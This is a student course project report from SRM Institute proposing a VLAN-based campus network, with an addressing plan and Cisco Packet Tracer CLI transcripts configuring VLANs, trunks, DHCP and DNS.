

# WIRELESS NETWORK PROPOSAL

A Course Project Report

By

ANUSHKA KADAM (RA2011031010069)

UDAY BHARADIYA (RA2011031010102)

YASH SINHA (RA2011031010077)

UTKARSH SINGH (RA2011031010090)

Under the guidance of

THANGA REVATHI

In partial fulfilment for the Course

of

18CSC302J - COMPUTER NETWORKS

In

COMPUTER SCIENCE ENGINEERING



FACULTY OF ENGINEERING AND TECHNOLOGY SRM

INSTITUTE OF SCIENCE AND TECHNOLOGY

Kattankulathur, Chengalpattu District

# SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

(Under Section 3 of UGC Act, 1956)

## BONAFIDE CERTIFICATE

Certified that this project report "Wireless Network Proposal" is the bonafide work of ANUSHKA KADAM (RA2011031010069), UDAY BHARADIYA (RA2011031010102), YASH SINHA (RA2011031010077) and UTKARSH SINGH (RA2011031010090) who carried out the project work under my supervision.

**SIGNATURE**

**SIGNATURE**

**Dr. S Thanga Revathi**  
**Assistant Professor**  
**Department of Networking And Communications**  
**SRM Institute of Science and Technology**  
**Potheri, SRM Nagar, Kattankulathur,**  
**Tamil Nadu, 603203**

# INDEX

<u>S.NO</u>	<u>CONTENT</u>	<u>PAGE NO.</u>
1	ABSTRACT	5-6
2	INTRODUCTION	7
3	REQUIREMENT & ANALYSIS	8-13
4	ARCHITECTURE & DESIGN	14
5	IMPLEMENTATION	16-21
6	EXPERIMENT RESULTS & ANALYSIS	22-24
7	CONCLUSION	25
8	BIBLIOGRAPHY	25

## **ABSTRACT**

The network design is a major part of the infrastructure of any institution. Communication is a major factor that plays a vital role in ensuring that all the levels of staff are able to carry it out effectively in order to achieve. A good network design will be more robust and allow for better performance overall by working quickly and efficiently and providing the best platform.

The main aim of this project is to design a network setup which meets the requirements of a university allowing effective exchange of information between the various departments.

A LAN includes all the user devices, servers, switches, routers, cables, and wireless access points in one location. It includes all devices in the same broadcast domain. A broadcast domain includes the set of all LAN-connected devices, so that when any of the devices sends a broadcast frame, all the other devices get a copy of the frame. So, from one perspective, a LAN and a broadcast domain as being basically the same thing. Without VLANs, a switch considers all its interfaces to be in the same broadcast domain. That is, forgo switch, when a broadcast frame entered one switch port, the switch forwarded that broadcast frame out all other ports.

With that logic, to create two different LAN broadcast domains, needs two different Ethernet LAN switches.

With support for VLANs, a single switch can accomplish the same goals of the design to create two broadcast domains—with a single switch. With VLANs, a switch can configure some interfaces into one broadcast domain and some into another, creating multiple broadcast domains. These individual broadcast domains created by the switch are called virtual LANs (VLAN).

Designing campus LANs to use more VLANs, each with a smaller number of devices, often helps improve the LAN in many ways. For example, a broadcast sent by one host in a VLAN will be received and processed by all the other hosts in the VLAN—but not by hosts in a different VLAN. Limiting the number of hosts that receive a single broadcast frame reduces the number of hosts that waste effort processing unneeded broadcasts. It also reduces security risks, because fewer hosts see frames sent by any one host.

The following list summarizes the most common reasons for choosing to create smaller broadcast domains (VLANs):

- To reduce CPU overhead on each device by reducing the number of devices that receive each broadcast frame.
- To reduce security risks by reducing the number of hosts that receive copies of frames that the switches flood (broadcasts, multicasts, and unknown unicasts)
- To improve security for hosts that send sensitive data by keeping those hosts on a separate VLAN
- To create more flexible designs that group users by department, or by groups that work together, instead of by physical location
- To solve problems more quickly, because the failure domain for many problems is the same set of devices as those in the same broadcast domain

## **Introduction**

The task is to create a wireless network proposal has to be prepared for setting up a wireless VLAN based infrastructure at a campus. The campus has 3 departments, management, research and finance.

Each department has approximately 30 users. ADSL internet connection is available in the campus, which needs to be shared by the all the users in the different departments. Wireless access to the network should be available using access points installed at strategic locations.

Users should also be able to access the network through computers using LAN connectivity. Files servers should be setup on the network for users in the departments to share and transfer files. Guest users should be able to connect to the internet through the wireless access points, without any authentication. Users in each department should have a common password, which should be used for gaining access to the network through the wireless access points. The guest users should not have access to the file server installed on the network. Dynamic IP addressing system should be available from a single DHCP server to allocate IP address to all departments users and guests. Users should be able to connect to the appropriate departments, highlighted through appropriate names on the access point. Appropriate equipment for internet sharing should be made available.

Key points to mention from above:

- VLAN
- 30 user's subnet each
- Wireless
- Access point
- Files(ftp)
- DHCP
- Website

## **REQUIREMENT & ANALYSIS**

### **3.3.1 Hardware Requirements**

Processor : 2.4 GHz Clock Speed

RAM : 1 GB

Hard Disk : 500 MB (Minimum free space)

### **3.3.2 Software Requirements**

Operating System : Windows 7

Platform : Java

Back End : MySql

Special Tools : Opencv, Xuggle

Server : Apache Tomcat

Serial:    Modules:

- 1    Hosts
- 2    Routers
- 3    Switch
- 4    Server
- 5    Cables
- 6    ADSL Modem
- 7    Cloud

### **Cisco Packet Tracer (V8.0.0)-**

Cisco Packet Tracer as the name suggests, is a tool built by Cisco. This tool provides a network simulation to practice simple and complex networks. The main purpose of Cisco Packet Tracer is to help students learn the principles of networking with hands-on

experience as well as develop Cisco technology specific skills. Since the protocols are implemented in software only method, this tool cannot replace the hardware Routers or Switches. Interestingly, this tool does not only include Cisco products but also many more networking devices.

## **MODULES DESCRIPTION:**

### **Routers:**

A router is a networking device that forwards data packets between computer networks. Routers perform the traffic directing functions on the Internet.

Data sent through the internet, such as a web page or email, is in the form of data packets. A packet is typically forwarded from one router to another router through the networks that constitute an internetwork (e.g. the Internet) until it reaches its destination node.



## **Switches:**

A network switch (also called switching hub, bridging hub, and, by the IEEE, 1 MAC bridge) is networking hardware that connects devices on a computer network by using packet switching to receive and forward data to the destination device. A network switch is a multiport network bridge that uses MAC addresses

to forward data at the data link layer (layer 2) of the OSI model often see them used in home networks or wherever a few more ports are needed, such as at your desk, in a lab, or in a conference room.

## **DSL Modem**

This converts digital signals into analogue signals that are suitable for sending over a telephone line. It is usually built into the Internet/broadband router and not normally purchased as a separate component.

## **DSL/Broadband Filter**

Used to filter out DSL signals from telephone signals so that you can access the internet and use the telephone simultaneously.

## **Requirement analysis of routers and switches**

For this network we'll be needing

- Router (1) - Cisco RV016 16-port 10/100 VPN Router - Multi WAN
- Layer 2 switch (7) - Cisco SG350-10 Managed Switch
- Multi-layer switch (1) - Cisco Nexus 3164Q - switch - 64 ports

# Router configuration guidelines

## Access CLI prompt of router

Cisco IOS supports various command modes, among those following are the main command modes.

- User EXEC Mode
- Privileged EXEC Mode
- Global Configuration Mode
- Interface Configuration Mode
- Sub Interface Configuration Mode
- Setup Mode
- ROM Monitor Mode

**Following table lists essential commands to navigate between different IOS modes.**

Mode	Prompt	Command to enter	Command to exit
User EXEC	Router >	Default mode after booting. Login with password, if configured.	Use exit command
Privileged EXEC	Router #	Use enable command from userexec mode	Use exit command


Interface Configuration	Router(config-if)#	Use interface type <i>number</i> command from global configuration mode	Use exit command to return in global configuration mode
Sub-Interface Configuration	Router(config-subif)	Use interface type <i>sub interfacenum</i> command from global configuration mode or interfaceconfigure mode	Use exit to return previous mode. Use end command to return in privileged exec mode.
Setup	Parameter[Parameter value]:	Router will automatically insert in this mode if running configuration is not present	Press CTRL+C to abort. Type yes to save configuration, or no to exit without saving when asked in the end of setup.
ROMMON	ROMMON >	Enter reload command from privileged exec mode. Press CTRL + C key combination during the first 60 seconds of booting process	Use exit command.
Global Configurations	Router(config)#	Use configures terminal command from privileged exec mode	Use exit command

vlan	vlan>	To access VLAN database configuration mode, enter the vlan database privileged EXEC command. Then enter the vlan command with a new VLAN ID to create a VLAN, or enter an existing VLAN ID to modify the VLAN.	Use exit command
------	-------	--	------------------

- IOS commands are not case sensitive; you can enter them in uppercase, lowercase, or mixed case.
- Password is case sensitive. Make sure you type it in correct case.
- In any mode, you can obtain a list of commands available on that mode by entering a question mark (?).
- Standard order of accessing mode is
- User Exec mode => Privileged Exec mode => Global Configuration mode  
=> Interface Configuration mode => Sub Interface Configuration mode
- Router will enter in setup mode only if it fails to load a valid running configuration.
- Router will enter in ROMMON mode only if it fails to load a valid IOS image file

# ARCHITECTURE & DESIGN

## 4.1 Network topology diagram




## 4.2 VLAN Addressing

<b>VLAN</b>	<b>IP</b>	<b>Subnet</b>
<b>Vlan1</b>	192.168.1.1/24	255.255.255.0
<b>Vlan2</b>	192.168.2.1/27	255.255.255.0
<b>Vlan3</b>	192.168.3.1/27	255.255.255.0
<b>Vlan4</b>	192.168.4.1/27	255.255.255.0

VLAN	Device	IP	Subnet	
	Gateway			
PC0	192.168.2.2	255.255.255.0	192.168.2.1	
Vlan1	-			
LAPTOP 0	192.168.2.3	255.255.255.0	192.168.2.1	
PC1	192.168.3.2	255.255.255.0	192.168.3.1	
Vlan2	-			
LAPTOP 1	192.168.3.3	255.255.255.0	192.168.3.1	
Vlan3	PC2	192.168.4.3	255.255.255.0	192.168.4.1
	LAPTOP 2	192.168.4.2	255.255.255.0	192.168.4.1
Vlan4	SERVER-PT	192.168.1.2	255.255.255.0	192.168.1.1

# IMPLEMENTATION



Multilayer Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 1
Switch(config-vlan)#vlan 2
Switch(config-vlan)#vlan 3
Switch(config-vlan)#vln 4
^
% Invalid input detected at '^' marker.

Switch(config-vlan)#vlan 4
Switch(config-vlan)#int vlan 2
Switch(config-if)#
%LINK-5-CHANGED: Interface Vlan2, changed state to up

Switch(config-if)#ip address 192.168.2.1 0.0.0.31
Bad mask 0x1F for address 192.168.2.1
Switch(config-if)#int vlan 3
Switch(config-if)#
%LINK-5-CHANGED: Interface Vlan3, changed state to up

Switch(config-if)#ip address 192.168.3.1 0.0.0.31
Bad mask 0x1F for address 192.168.3.1
Switch(config-if)#int vlan 4
Switch(config-if)#
%LINK-5-CHANGED: Interface Vlan4, changed state to up

Switch(config-if)#ip address 192.168.4.1 0.0.0.31
Bad mask 0x1F for address 192.168.4.1
Switch(config-if)#
Switch(config-if)#int vlan 1
Switch(config-if)#ip address 192.168.1.1 0.0.0.255
Bad mask 0x1F for address 192.168.1.1
Switch(config-if)#^Z
Switch#
```


Ctrl+F6 to exit CLI focus

Copy Paste

Top

Type here to search

32°C 13:55 18-11-2021



Multilayer Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
Switch>en
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 1
Switch(config-vlan)#vlan 2
Switch(config-vlan)#vlan 3
Switch(config-vlan)#vlan 4
Switch(config-vlan)#int vlan 1
Switch(config-if)#ip address 192.168.1.1 255.255.255.0
Switch(config-if)#no shutdown

Switch(config-if)#
%LINK-5-CHANGED: Interface Vlan1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to up

Switch(config-if)#ex
Switch(config)#int vlan 2
Switch(config-if)#ip address 192.168.2.1 255.255.255.224
Switch(config-if)#no shutdown
Switch(config-if)#int vlan 3
Switch(config-if)#ip address 192.168.3.1 255.255.255.224
Switch(config-if)#int vlan 4
Switch(config-if)#ip address 192.168.4.1 255.255.255.224
Switch(config-if)#^Z
Switch#
%SYS-5-CONFIG_I: Configured from console by console
```

Ctrl+F6 to exit CLI focus


Copy Paste

Top

Type here to search

32°C 13:59 18-11-2021





Switch1

Physical Config CLI Attributes

IOS Command Line Interface

```
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
%SPANTREE-2-RECV_PVID_ERR: Received 802.1Q BPDU on non trunk FastEthernet0/1 VLAN1.
%SPANTREE-2-BLOCK_PVID_LOCAL: Blocking FastEthernet0/1 on VLAN0001. Inconsistent port type.

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 2
Switch(config-vlan)#vlan 3
      ^
% Invalid input detected at '^' marker.

Switch(config-vlan)#vlan 3
Switch(config-vlan)#vlan 4
Switch(config-vlan)#int fa0/2
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 3
Switch(config-if)#*2
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#wr
Building configuration...
[OK]
Switch#
```

Ctrl+F6 to exit CLI focus

Copy Paste

Top

Type here to search

32°C 14:04 18-11-2021

Switch2

Physical Config CLI Attributes

IOS Command Line Interface

```
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
%SPANTREE-2-RECV_PVID_ERR: Received 802.1Q BPDU on non trunk FastEthernet0/1 VLAN1.
%SPANTREE-2-BLOCK_PVID_LOCAL: Blocking FastEthernet0/1 on VLAN0001. Inconsistent port type.

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 2
Switch(config-vlan)#vlan 3
Switch(config-vlan)#vlan 4
Switch(config-vlan)#int fa0/2
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 4
      ^
% Invalid input detected at '^' marker.

Switch(config-if)#switchport access vlan 4
Switch(config-if)#*2
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#wr
Building configuration...
[OK]
Switch#
```

Ctrl+F6 to exit CLI focus

Copy Paste

Top

Type here to search

32°C 14:06 18-11-2021

Cisco Packet Tracer

File Edit Options View Tools Extensions

Logical Physical x 216 y 34

Time: 00:27:30

Server-PT Server

Physical Config Services Desktop Programming Attributes

SERVICES

- HTTP
- DHCP
- DHCPv6
- TFTP
- DNS
- SYSLOG
- AAA
- NTP
- EMAIL
- FTP
- IoT
- VM Management
- Radius EAP

DHCP

Interface: FastEthernet0 Service: ☒ On ☐ Off

Pool Name: vlan 4

Default Gateway: 192.168.4.1

DNS Server: 192.168.1.2

Start IP Address: 192 168 4 2

Subnet Mask: 255 255 255 224

Maximum Number of Users: 30

TFTP Server: 0.0.0.0

WLC Address: 0.0.0.0

Add Save Remove

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max User	TFTP Server	WLC Address
vlan 4	192.168...	192.168...	192.168...	255.255...	30	0.0.0.0	0.0.0.0
vlan 3	192.168...	192.168...	192.168...	255.255...	30	0.0.0.0	0.0.0.0
vlan 2	192.168...	192.168...	192.168...	255.255...	30	0.0.0.0	0.0.0.0
serverPool	192.168...	192.168...	192.168...	255.255...	30	0.0.0.0	0.0.0.0

Top

Type here to search

Multilayer Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
Switch(config-if)#switchport mode trunk
Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/3, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/3, changed state to up

Switch(config-if)#ex
Switch(config)#int Giga1/0/4
Switch(config-if)#switchport trunk encapsulation dot1q
Switch(config-if)#switchport mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to up

Switch(config-if)#?
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#int vlan 1
Switch(config-if)#ip helper-address 192.168.1.2
Switch(config-if)#int vlan 2
Switch(config-if)#ip helper-address 192.168.1.2
Switch(config-if)#int vlan 3
Switch(config-if)#ip helper-address 192.168.1.2
Switch(config-if)#int vlan 4
Switch(config-if)#ip helper-address 192.168.1.2
Switch(config-if)#?
Switch#
%SYS-5-CONFIG_I: Configured from console by console
```

Ctrl+F6 to exit CLI focus

Copy Paste

Top

Type here to search

32°C 14:07 18-11-2021

Cisco Packet Tracer

File Edit Options View Tools Extensions

Logical Physical x 380, y 193

Time: 00:29:06

Server-PT Server0

Physical Config CLI Attributes

IOS Command Line Interface

```
Switch(config-if)#  
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to down  
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to up  
  
Switch(config-if)#2  
Switch#  
#SYS-S-CONFIG_I: Configured from console by console  
  
Switch#conf t  
Enter configuration commands, one per line. End with CNTL/Z.  
Switch(config)#int vian 1  
Switch(config-if)#ip helper-address 192.168.1.2  
Switch(config-if)#int vian 2  
Switch(config-if)#ip helper-address 192.168.1.2  
Switch(config-if)#int vian 3  
Switch(config-if)#ip helper-address 192.168.1.2  
Switch(config-if)#int vian 4  
Switch(config-if)#ip helper-address 192.168.1.2  
Switch(config-if)#2  
Switch#  
#SYS-S-CONFIG_I: Configured from console by console  
  
Switch#conf t  
Enter configuration commands, one per line. End with CNTL/Z.  
Switch(config)#ip routing  
Switch(config)#2  
Switch#  
#SYS-S-CONFIG_I: Configured from console by console  
  
Switch#wr  
Building configuration...  
Compressed configuration from 7393 bytes to 3601 bytes[OK]  
[OK]  
Switch#
```

Ctrl+F5 to exit CLI focus

Copy Paste

Top

Realtime Simulation

Source Destination Type Color Time(sec) Period

14:09 18-11-2021

32°C

ENG

Type here to search

Cisco Packet Tracer

File Edit Options View Tools Extensions

Logical Physical x 596, y 64

Time: 00:29:19

Server-PT Server0

Physical Config Desktop Programming Attributes

IP Configuration

Interface FastEthernet0

IP Configuration

☒ DHCP ☐ Static DHCP request successful.

IPv4 Address 192.168.2.2

Subnet Mask 255.255.255.224

Default Gateway 192.168.2.1

DNS Server 192.168.1.2

IPv6 Configuration

☐ Automatic ☒ Static

IPv6 Address

Link Local Address FE80::2603:EFF:FE81:5D77

Default Gateway

DNS Server

802.1X

☐ Use 802.1X Security

Authentication MDS

Username

Password

Top

Realtime Simulation

Source Destination Type Color Time(sec) Period

14:09 18-11-2021

32°C

ENG

Type here to search

Cisco Packet Tracer

File Edit Options View Tools Extensions

Logical Physical x 244, y 129

Server-PT Server0

Time 00:31:25

Physical Config Services Desktop Programming Attributes

**SERVICES**

- HTTP
- DHCP
- DHCPv6
- TFTP
- DNS**
- SYSLOG
- AAA
- NTP
- EMAIL
- FTP
- IoT
- VM Management
- Radius EAP

DNS

DNS Service ☒ On ☐ Off

Resource Records

Name  Type

Address

Add Save Remove

No.	Name	Type	Detail
0	www.cisco.com	A Record	192.168.1.2

DNS Cache

☐ Top

Realtime Simulation

Source	Destination	Type	Color	Time(sec)	Period
PC1	PC2	IC...		0.000	N
PC0	PC2	IC...		0.000	N
Server0	PC0	IC...		0.000	N

